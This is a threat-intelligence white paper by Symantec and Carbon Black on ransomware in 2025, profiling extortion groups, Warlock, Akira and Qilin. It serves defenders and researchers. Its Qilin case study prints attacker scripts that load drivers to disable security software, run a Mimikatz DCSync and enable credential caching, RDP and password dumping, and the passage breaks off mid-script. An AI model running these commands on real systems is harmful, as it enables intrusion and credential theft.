WHITE PAPER

Ransomware 2026

New Actors and Threats Emerge as the Threat Landscape Evolves

An Analysis from the Symantec® and Carbon Black® Threat Hunter Team

Symantec by Broadcom


TABLE OF CONTENTS

Introduction

Ransomware activity reached record-high levels in 2025 as criminal actors continued to view extortion as one of the most lucrative forms of attack.


A long-established business model and a robust criminal ecosystem mean that ransomware actors can endure significant disruption without any meaningful drop in malicious activity. During 2025, RansomHub (the number one ransomware operation) disappeared from the scene virtually overnight. Its collapse only resulted in a brief drop in ransomware attacks, with former RansomHub affiliates quickly migrating to work with other threats such as Qilin, Akira, and DragonForce. At first glance, the ransomware business model may appear to be as stubbornly successful as ever. However, behind the scenes a significant shift may be underway as attackers begin to look for new and more lucrative forms of extortion.

Figure 1: Claimed Ransomware Attacks by Actors Operating Data Leak Sites, 2022–2025




Analysis of data from ransomware leak sites found that ransomware actors claimed a total of 4737 attacks during 2025, up from 4701 in 2024, a 0.8% increase. The number of attacks claimed in 2025 was the highest ever.

Figure 2: Claimed Ransomware Attacks by Month, 2025




Activity levels trended upwards marginally during 2025. There was a noteworthy dip in activity in April due to the sudden closure of the RansomHub operation, which had begun the year as the dominant player on the ransomware scene. However, malicious activity quickly resumed, with the only other noteworthy drop occurring in August, which is traditionally a quiet time of year for attacks.

Figure 3: Top 10 Ransomware Operations by Claimed Attacks, 2025



While ransomware activity levels have remained persistently high, there have been dramatic changes in the make-up of the ransomware threat landscape. LockBit (also known as Syrphid) and RansomHub (also known as Greenbottle), two of the largest ransomware-as-a-service (RaaS) operations seen to date disappeared from the scene in 2025. LockBit experienced significant disruption in late 2024 and has not managed to rebuild despite several attempts, while RansomHub shut down in April 2025. Other players have benefited significantly from these departures, most notably Akira (16% of claimed attacks), Qilin (16%), Inc (6%), Safepay (6%), and the new arrival DragonForce (5%).


Figure 4: Claimed Attacks by Month for Top 10 Ransomware Operations, 2025



Potentially more significant is the arrival of new tactics for extortion. While attacks involving encryption have remained just above 4700 annually for the past few years, there has been a significant jump in the number of attacks that do not involve encryption. These attacks rely on only data theft as a lever for extortion.

If these attacks are factored in, the number of extortion attacks in 2025 was 6182, a 23% increase on 2024.

Figure 5: Claimed Extortion Attacks, Including Encryptionless Extortion Attacks, 2022–2025



NOTE: Snakefly numbers are attacks claimed on Cl0p leak site. Shiny Hunters/Scattered Lapsus Hunters numbers derive from publicly reported number of victims, most notably Salesloft Drift and Gainsight.

Encryptionless Extortion: The End of Ransomware?

Extortion-only attacks have grown immensely in the last few years. In these attacks, no ransomware is deployed, the attackers simply steal data from the victim's network and attempt to extort a ransom from victims by threatening to publish the stolen data.

Snakefly, which runs the Cl0p ransomware operation, was among the early actors to pivot away from widespread endpoint encryption toward data-theft-centric extortion, skipping ransomware deployment altogether. Cl0p became known for mass exploitation of enterprise software vulnerabilities to exfiltrate data at scale and extort victims through threat of leaks. In 2020 and 2021, it leveraged zero-day exploits against Accellion File Transfer Appliance devices to steal data and attempt to extort money from users. In March 2023, it started carrying out these types of attacks more regularly and reportedly exploited a zero-day vulnerability in the Fortra GoAnywhere MFT secure file-sharing solution to access the networks of 130 companies. It stole data from these companies and then attempted to extort a ransom from them. Among the companies said to be impacted at the time were Proctor & Gamble, the City of Toronto, and British multinational, Virgin.

Shortly after, in June 2023, the U.S. government warned that Snakefly was actively exploiting a newly discovered vulnerability in MOVEit Transfer. Snakefly had been exploiting the vulnerability (CVE-2023-34362), an SQL injection vulnerability that permits an unauthenticated attacker to gain access to MOVEit Transfer's database, as a zero-day vulnerability prior to its discovery. The exploit was used to compromise public-facing MOVEit Transfer installations with a webshell named Lemurloot. Lemurloot was then used to steal data from underlying MOVEit Transfer databases. Hundreds of companies worldwide are thought to have been affected, with Coveware estimating that Snakefly could have made between $75 – $100 million from attacks associated with the breach.

In October 2025, it was linked to extortion attacks that targeted users of Oracle E-Business Suite (EBS). Snakefly gained access by exploiting a critical zero-day vulnerability tracked as CVE-2025-61882 (CVSS score: 9.8) in the EBS product that allowed unauthenticated attackers to remotely execute code on vulnerable systems. Subsequent investigation found that Snakefly had access to and was exploiting the vulnerability since August 2025. The exploit used was leaked by a separate group calling themselves "Scattered LAPSUS$ Hunters", which shared the attack scripts on Telegram. Access to this exploit by the Snakefly group raised questions about whether the gangs are collaborating in their activities.

Scattered LAPSUS$ Hunters is believed to be a collaboration between three groups, Scattered Spider, ShinyHunters, and LAPSUS$. These groups have all caused headlines carrying out high-profile extortion-only and ransomware attacks in recent years. The groups have now seemingly joined forces and are pursuing extortion-as-a-service (EaaS) as a collective. The collective appeared to form in August 2025, and since then has created at least 16 Telegram channels. The group partly markets itself by suggesting that the brand and notoriety of the consolidated entity will encourage targets to pay ransom demands. The new entity, like the original groups, appears to be made up of loosely affiliated individuals. They primarily operate through Telegram, seemingly using it both for communications and to market their EaaS offerings. While EaaS and data theft appear to make up the majority of the group's offerings, the existence of a new custom ransomware family named Sh1nySp1d3r has also been hinted at, with an early Windows version seen in the wild. Whether or not the consolidated group will carry out ransomware attacks, or just continue to focus on extortion and data theft attacks remains to be seen.

ShinyHunters has been involved in data theft and extortion attacks since 2020, but it made headlines in 2025 when it carried out a series of attacks that targeted the Salesforce instances of multiple companies worldwide. The wave of attacks impacted numerous companies, including Google, Farmers Insurance, Allianz Life, Workday, Pandora, Cisco, Chanel, and Qantas.

ShinyHunters also targeted Salesforce customers with vishing (voice phishing) attacks to compromise credentials or to trick employees into authorizing a malicious OAuth app to gain access to companies' Salesforce portals.

The attackers made calls to targeted individuals posing as IT support agents and attempted to socially engineer the employees into connecting a specially crafted Salesforce data loader application to their company's Salesforce environment. The attack leveraged Salesforce's OAuth and connected apps functionality to work. During the scam call, victims were persuaded to carry out a number of steps by the fake agent. One of the steps included entering a connection code that created a link between the attacker-controlled data loader and the organization's Salesforce instance.

Linking the malicious app enabled the attackers to use it to gain extensive access to the company's Salesforce setup, including the ability to import, export, update, or delete data. The attackers could then use the app to conduct wholesale export of the company's Salesforce data and potentially use the presence to move laterally across networks. The attackers would then steal data and attempt to extract a ransom from the affected company.

Scattered Spider, which, like ShinyHunters, is also known to primarily gain access to victim networks by carrying out sophisticated social engineering attacks. The group has been active since at least 2023, making headlines that year for a series of attacks it carried out targeting casinos in Las Vegas. While Scattered Spider does carry out extortion-only attacks, it is also known to operate as an affiliate for ransomware gangs. In 2025, it deployed the DragonForce ransomware onto the networks of multiple well-known UK retailers (including Marks & Spencer, Harrods, and supermarket chain Co-op). Scattered Spider also targeted organizations in the retail and insurance sectors in the U.S. in 2025, and targeted some airlines in the U.S. with social engineering attacks. While the group has most prominently worked with DragonForce in 2025, it has also collaborated with the RansomHub and Qilin ransomware families in the past.

LAPSUS$ was mostly active in 2022 and 2023, but arrests of two of its members either disrupted the group's activity or led to members working under a different name. The group was linked to a string of high-profile breaches at companies including Microsoft, Cisco, Samsung, Nvidia, and Okta. LAPSUS$ did not use malware in its attacks and relied on social engineering to steal credentials and bypass two-factor authentication. Once on a network, the group hunted for poorly secured credentials or used social engineering to elevate privileges and access other internal systems. Those involved with LAPSUS$ were allegedly teenagers, and some of the individuals arrested were reportedly minors.

ShinyHunters did not escape unscathed following its recent activity either. The BreachForums domain used by the group was seized by the U.S. Federal Bureau of Investigation (FBI), with assistance from authorities in France in October 2025. The FBI replaced the domain's name servers with its own, and the site now displays a seizure banner. Law enforcement agencies have also gained access to archived databases for past versions of BreachForums, with ShinyHunters confirming that backups since 2023 were compromised. The group's Onion site was also subsequently shut down.

There were multiple arrests of members of the Scattered Spider group following the attacks on MGM and other casinos in 2023. It was also reported that four people associated with that group were also arrested in the UK in July 2025, in relation to the attacks on Marks & Spencer.

However, these groups appear to be able to continue operating despite arrests and law enforcement disruption, likely because they are constantly recruiting new members. Most members of these groups (or this new collective as it is now) are believed to be quite young, native English speakers who have come together through Telegram or Discord. They are quite loosely associated, meaning that the arrest of some members of the group does not necessarily lead to the arrests of all members or to the group's collapse.

The rise of these encryptionless extortion attacks has led to questions about whether traditional ransomware is on the way out. The answer is still unclear. It is likely we will see encryptionless extortion attacks continue, but ransomware attacks are also likely to continue alongside them.

In many ransomware attack chains that we see now, the attack is stopped before the ransomware is deployed. This is thanks to improved security software and awareness of the tactics, techniques, and procedures (TTPs) used by ransomware actors before the final payload is deployed. However, when ransomware is successfully executed on a victim network there is no doubt that the disruption it causes puts pressure on victims to pay a ransom in a way that few other attacks can, so it is unlikely we will see it disappear from attackers' arsenals completely.

Warlock Ransomware: A New Breed of Threat?

Having first appeared in June 2025, Warlock ransomware hit the headlines only weeks after it was discovered exploiting the ToolShell zero-day vulnerability in Microsoft SharePoint (CVE-2025-53770) on July 19, 2025.

Warlock is an unusual threat. Unlike many ransomware operations, which are usually headquartered in Russia or other countries in the Commonwealth of Independent States, Warlock appears to be used by a group based in China. While its name is new, its origins appear to date back much further, with links to a diverse range of activity.

Research published by CheckPoint on July 31 provided additional details on Warlock's activities, noting that the group used multiple ransomware payloads and sometimes bundled them together. Payloads were often deployed using DLL sideloading, a common tactic among Chinese groups. Another feature of its attacks was the use of a custom command and control (C&C) framework that appeared to be called ak47c2 by the attackers themselves.

Palo Alto Unit 42 said what it called the Project AK47 toolkit (which has also been called Storm-2603 and CL-CRI-1040) had been used by the group. This toolkit included a backdoor, loaders that were deployed through DLL sideloading, and a ransomware payload called AK47/Anylock. The group also used the legitimate application 7zip (`7z.exe`) to sideload a loader named `7z.dll`. The group had been recently linked to a ransomware site named Warlock Client. Palo Alto Unit 42 also noted that the group had been acting as a LockBit 3.0 affiliate.

Similar activity was uncovered by Symantec and Carbon Black in early August when an engineering company in the Middle East was attacked with Warlock. The attackers also used `7z.exe` to sideload a loader named `7z.dll`.

Most recently, Trend Micro published its own findings on Warlock suggesting that the Warlock payload might be a rebrand of Anylock, because Warlock was observed appending encrypted files with the extension `.x2anylock`. Trend Micro also clarified the LockBit connection, saying that the version of Warlock it analyzed appeared to be a modified version of the LockBit 3.0 payload. The builder for LockBit 3.0 was leaked publicly in September 2022 when a disgruntled developer associated with the LockBit operation published the ransomware builder tools online.

Trend Micro's conclusion that Warlock might be a rebrand of Anylock is supported by findings from the Threat Hunter Team. In an investigation into an attack against a U.S. firm in early August, we found a ransomware payload attempting to encrypt files and appending the extensions `.x2anylock`, but the ransom note claimed the attack had been performed by Warlock. Again, the attackers sideloaded a malicious file named `7z.dll`.

Links to Earlier Espionage Attacks

While Warlock appears to be a rebrand of the older Anylock payload, some of the tools used in Warlock attacks suggest that the group behind it has been active for a lot longer than previously thought. In both Warlock attacks investigated by the Threat Hunter Team in August 2025, the attackers deployed a custom defense evasion tool. The tool was signed with a stolen digital certificate that appeared to come from a company or developer called coolschool (Serial: 4deb2644a5ad1488f98f6a8d6bca1fab).

This tool leveraged a vulnerable driver (SHA256: f6ee01303cf1d68015eee49f7dc7f26151a04ae642a47e49c70806931ce652d3) to try and disable security software on infected systems using the Bring Your Own Vulnerable Driver (BYOVD) technique. The driver used was an old Baidu anti-virus driver file dating from 2016 with an expired certificate. It was renamed `googleapiutil64.sys`, likely in a bid to make it appear legitimate.

This coolschool stolen certificate appears to have been in use as far back as 2022, when it was used to sign Cobalt Strike and BYOVD-related malware uploaded to VirusTotal. In 2022, researchers at TeamT5 linked the stolen certificate to an APT group they dubbed CamoFei, who appeared to be Chinese threat actors that had been active since at least 2019. The group was involved in a diverse range of attacks including espionage, denial-of-service (DoS), and ransomware. Its ransomware payload, known as CatB, had been signed with the same coolschool certificate.

Similar attacks continued until at least 2024. SentinelOne, which calls the group ChamelGang, said it had staged attacks against organizations in the U.S., Brazil, India, Russia, Taiwan, and Japan. This included attacks on the Presidency of Brazil and the All-India Institute of Medical Sciences. SentinelOne commented that the groups targeting blurred the lines between espionage and cybercrime attacks. In some cases, the ransomware attacks could be used to mislead investigators or cover up evidence of espionage intrusions.

Emergent China Cybercrime Nexus?

Although the toolset used by this group has evolved over time, the links to earlier attacks suggest that some, if not all, the actors behind Warlock may have been active since 2019. The diverse range of attacks the group has been involved in suggests it may be a contractor, willing to sell its services to entities involved in espionage but also not above generating additional income from ransomware attacks. Indeed, its involvement in ransomware may at times be useful to help obfuscate or cover up espionage activities.

The involvement of Chinese espionage actors in ransomware is a growing phenomenon. In February 2024, the Threat Hunter Team uncovered evidence of a Chinese espionage actor seemingly moonlighting as an affiliate for RA World ransomware. The attackers behind Warlock appear to be a different breed of cybercriminal, where cybercrime is one of the group's core activities and not a sideline.

Ransomware Actors

Darter

Ransomware families: Ransom.Akira
Active since: 2023
Ransomware-as-a-service: Yes

Darter operates the Akira ransomware family, which first appeared in March 2023. The operation grew quickly in 2025 and became the largest ransomware operation by year-end.

Although Akira shares the same name with an older family of ransomware that circulated in 2017, there is no evidence to suggest the two are linked. It is run as a RaaS operation, and affiliates typically mount double extortion attacks. According to the U.S. government, by January 2024 the group had attacked more than 250 organizations and claimed approximately $42 million in ransom proceeds.

Akira affiliates often obtain access to victim networks by exploiting vulnerabilities in public-facing servers. In August 2025, it was reported that attackers deploying Akira may have been exploiting a zero-day vulnerability in SonicWall SSL VPN devices. Cybersecurity firm Huntress said in an advisory that it had seen attackers pivoting directly from the SonicWall devices straight to domain controllers within hours of an initial breach. The speed and success of these attacks, even against environments with MFA enabled, strongly suggest that a zero-day vulnerability is being exploited in the wild. Post-exploit activity in these attacks included stealing credentials, disabling security tools, and deploying ransomware.

However, an investigation by SonicWall subsequently determined that the attackers were not exploiting a new zero-day vulnerability. The attackers were exploiting a known security weakness associated with a critical vulnerability, CVE-2024-40766 (CVSS score: 9.8), first disclosed in August 2024. Multiple organizations had failed to patch the bug completely in the product when migrating from Gen 6 to Gen 7 and were left open to exploitation. This situation was taken advantage of by attackers deploying Akira, who carried out at least 40 attacks exploiting the vulnerability in August and September 2025.

In October 2024, users of Veeam Backup & Replication servers were warned that the Akira and Fog ransomware groups were starting to target vulnerable Veeam installations for ransomware attacks. The vulnerability targeted by the attackers was a critical unauthenticated remote code execution vulnerability (CVE-2024-40711) caused by deserialization of untrusted data. Akira attackers are also known to have exploited vulnerabilities in Cisco devices (CVE-2020-3259 and CVE-2023-20269) for initial access.

Reports mentioned additional notable activity by attackers using Akira in 2025. In August 2025, Akira ransomware attackers were abusing a legitimate Intel CPU tuning driver to turn off Microsoft Defender on target machines in a BYOVD attack. In March 2025, it was reported that attackers using Akira had leveraged a webcam to gain access to a victim network. There was no security software running on the camera. Attackers were able to use the camera to run the Linux version of their encryptor and set up network shares through the Server Message Block protocol. The network shares allowed them to use the encryptor on the webcam to encrypt files on other machines on the network.

In August 2025, the Threat Hunter Team also saw evidence of Akira attackers targeting the gambling industry in the U.S. They attacked multiple casinos. The tools used in those attacks included ones frequently relied on by ransomware threat actors, including ProcessHacker, RDPclip, Veeam Endpoint Manager, PDQ Inventory, and nltest.

There appears to be loose links between some affiliates deploying Akira and the defunct Conti ransomware operation. Analysis by Arctic Wolf found some code overlap with Conti. Akira ignores the same file types and directories as Conti, and Akira has similar functions. It also uses a similar implementation of the ChaCha algorithm to encrypt files. Since Conti's source code was leaked, code overlap does not provide strong ties. However, blockchain analysis found that some Akira ransom payments were being transferred into Conti-affiliated cryptocurrency wallets, including some wallets believed to be associated with Conti leadership figures.

A report in December 2025 said that a large jump in ransomware attacks targeting hypervisors could primarily be attributed to attackers deploying Akira. The attackers were targeting hypervisors in an attempt to circumvent endpoint and network security controls.

Case Study: Akira Attackers Use Bumblebee Loader

Some attacks in mid-to-late 2025 where the Akira ransomware was deployed featured an interesting attack chain. The Windows CardSpace User Interface Agent (`icardagt.exe`) and the MS Media Foundation Protected Pipeline (`mfpmp.exe`) were both used for sideloading the Bumblebee loader.

The Windows CardSpace User Interface Agent was first used by Akira attackers in May 2025. The MS Media Foundation Protected Pipeline was first used in July 2025, and this use continued until at least October 2025. Windows CardSpace is a legacy Microsoft tool for managing digital identities for online services. The MS Media Foundation Protected Pipeline is a component of Windows Media Player. A vulnerable Throttlestop driver file was also used by Akira attackers for the purposes of sideloading Bumblebee. Throttlestop is a legitimate tool for monitoring and managing CPU performance settings on Windows systems.

Bumblebee is a loader that has existed since 2022, and it has been associated with multiple ransomware families. Bumblebee first appeared in 2022. It was associated with several ransomware operations including Conti, Quantum, and Mountlocker. Bumblebee might have been introduced as a replacement loader for the older Trickbot and BazarLoader loaders. There was some overlap between the Bumblebee loader's activity and older attacks linked to those older loaders. There have been links drawn before between Akira and the now-defunct Conti operation. In these recent attacks, Bumblebee was loaded into memory by the attackers in an attempt to evade detection.

Stinkbug

Aliases: Qilin, Agenda, Water Galura
Ransomware families: Qilin (Ransom.Qilin)
Active since: 2022
Ransomware-as-a-service: Yes

Stinkbug became active in 2022, first calling its ransomware Agenda before later rebranding it to Qilin. According to the U.S. Department of Health and Human Services, the group likely originated in Russia and spent time recruiting affiliates on underground forums to expand in 2023. This recruitment led to the group becoming the fourth biggest ransomware operation by the end of 2024 and the second largest group by the end of 2025. The generous terms that Stinkbug offers Qilin affiliates are likely the main factor in why it was able to grow so fast. Affiliates reportedly earn 80% of any ransom payment, rising to 85% for ransoms above $3 million. Qilin was initially implemented using the Go language but later rewritten in Rust. It is one of a growing number of ransomware threats capable of targeting multiple platforms, including Windows, Linux, and ESXi.

In October 2024, Stinkbug updated the Qilin payload to add a number of features to enhance its capabilities. The new version was dubbed Qilin.B. Qilin.B added enhanced encryption with the use of AES-256-CTR with AES-NI when used on machines that support hardware-accelerated encryption, making the encryption process considerably faster. It also features enhanced evasion techniques, including the termination of processes related to security, database, and backup services. To hinder recovery, it also deletes Volume Shadow Copies, logs, and its own binary after the encryption process is finished.

Stinkbug remained active in 2025. Many attacks were carried out through the year, including high-profile attacks on healthcare organizations and Japanese brewing giant Asahi. In June 2024, Stinkbug had claimed responsibility for a ransomware attack that disrupted services at multiple hospitals across London. It was also reported in May 2025 that former affiliates of the RansomHub gang (also known as Greenbottle) had moved to work with Stinkbug after that group went offline. A tool called EDRKillShifter that was originally developed by Greenbottle is now reportedly being shared by groups including Stinkbug, Blacksuit, Medusa, DragonForce, Crytox, Lynx, and Inc. EDRKillShifter is a BYOVD tool that can be used to disable security software. Disabling security software has long been a key part of attacks using Qilin.

The Threat Hunter Team saw further evidence suggesting that former RansomHub affiliates might be working with Stinkbug based on a November 2025 attack. In this attack, a script named `Defeat-Defender2.bat` was used to help the attackers disable security software and evade detection. This script was previously associated with the RansomHub ransomware. Other tools used in that attack included AnyDesk, MeshAgent, PsExec, and s5cmd (an open-source S3 and local file system execution tool).

It was also reported in October 2025 that Stinkbug was now working with Syrphid (LockBit) and Hackledorb (DragonForce), although the nature of the collaboration remains unclear. The NCC Group also said that Qilin was the most active ransomware family in October 2025, responsible for 29% of all ransomware attacks.

The reputation of Qilin in the threat landscape was highlighted in a ransomware attack campaign in November, identified by the Threat Hunter Team. A threat actor was impersonating Qilin but was actually deploying the LockBit ransomware. The attacker evidently thought that using the Qilin name would be most effective at intimidating the victims into paying a ransom.

Case Study: Qilin Ransomware Attack on Local Government in U.S.

Attackers attempted to deploy the Qilin ransomware in a February 2025 attack on a local government organization in the U.S. During that incident, the attackers used a large number of publicly available, dual-use and living-off-the-land tools. Two of the dual-use tools used to disable the security software had not been seen in use by the attackers deploying Qilin before.

One of those tools was HRSword. It is part of the legitimate Chinese Huorong Network Technology protection suite, but HRSword can be used by malicious actors to identify and disable processes, such as to disable security software. In a BYOVD attack, the attackers loaded legitimate drivers through services and used them to get kernel-level access and disable security software.

The following attack chain was previously documented by Rapid7, but no ransomware was deployed during that attack.

```
sc create hrwfpdrv binpath=
"CSIDL_SYSTEM\drivers\hrwfpdrv_win10.sys" type= kernel

CSIDL_SYSTEM\cmd.exe /S /D /c" ver ""

sc create sysdiag binpath=
"CSIDL_SYSTEM\drivers\sysdiag_win10.sys" type= kernel
depend= FltMgr group= "PNP_TDI"

reg add "HKLM\SYSTEM\CurrentControlSet\Services\sysdiag"
/f /v "ImagePath" /t REG_EXPAND_SZ /d
"system32\DRIVERS\sysdiag_win10.sys"

sc start hrwfpdrv

sc start sysdiag

mshta VBScript:Execute("Set
a=CreateObject(""WScript.Shell""):Set b=a.CreateShortcut(a.SpecialFolders(""Desktop"") &
""\HRSword.lnk""):b.TargetPath=""CSIDL_PROFILE\appdata\hrsword\hrsword.exe"":b.WorkingDirectory=""CS
IDL_PROFILE\appdata\hrsword"":b.Save:close")"
```

The other previously unseen tool, YDark, is a publicly available kernel manipulation tool that can be used to hide running processes. YDark is used by the attackers to disable security software.

The attackers in this campaign also dropped a wide variety of publicly available hacking tools and infostealers packaged in a password-protected archive to help avoid detection. An array of tools was contained in the password-protected archive, with the attackers using them operationally as needed.

They also used a number of operational scripts in the form of `.bat` and `.txt` files, which had not been documented before. Some examples shown in the following sections.

!dcsync.bat (Mimikatz)

```
mode con: cols=50 lines=30
color A
cls
title Luciferium Mimikatz

reg add
HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /
f /d 1

cd /d %~dp0
md !logs
md !logs\Hashes

.\Mimik\x64\mimikatz.exe "privilege::debug" "sekurlsa::bootkey" "token::elevate" "event::clear" "log
.\!logs\dcsync.txt" "lsadump::dcsync /domain: /user:Administrator /authuser:$ /authdomain: /authntlm"
exit

REM @echo.
REM pause > nul
```

!light.bat (Enable RDP and Steal Credentials)

```
@echo off
mode con: cols=50 lines=30
color A
cls
title Luciferium Mimikatz

reg add
HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /
f /d 1
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /
d 0 /f

cd /d %~dp0
md !logs
md !logs\Hashes
md !logs\Linux

if %PROCESSOR_ARCHITECTURE%==AMD64 (
        REM start .\Pass\netpass.exe
        start .\Pass\netpass64.exe
) else (start .\Pass\netpass.exe)

start .\Pass\WebBrowserPassView.exe
.\Pass\BypassCredGuard.exe

.\Pass\SharpDecryptPwd WinSCP >> .\!logs\Linux\WinSCP.txt
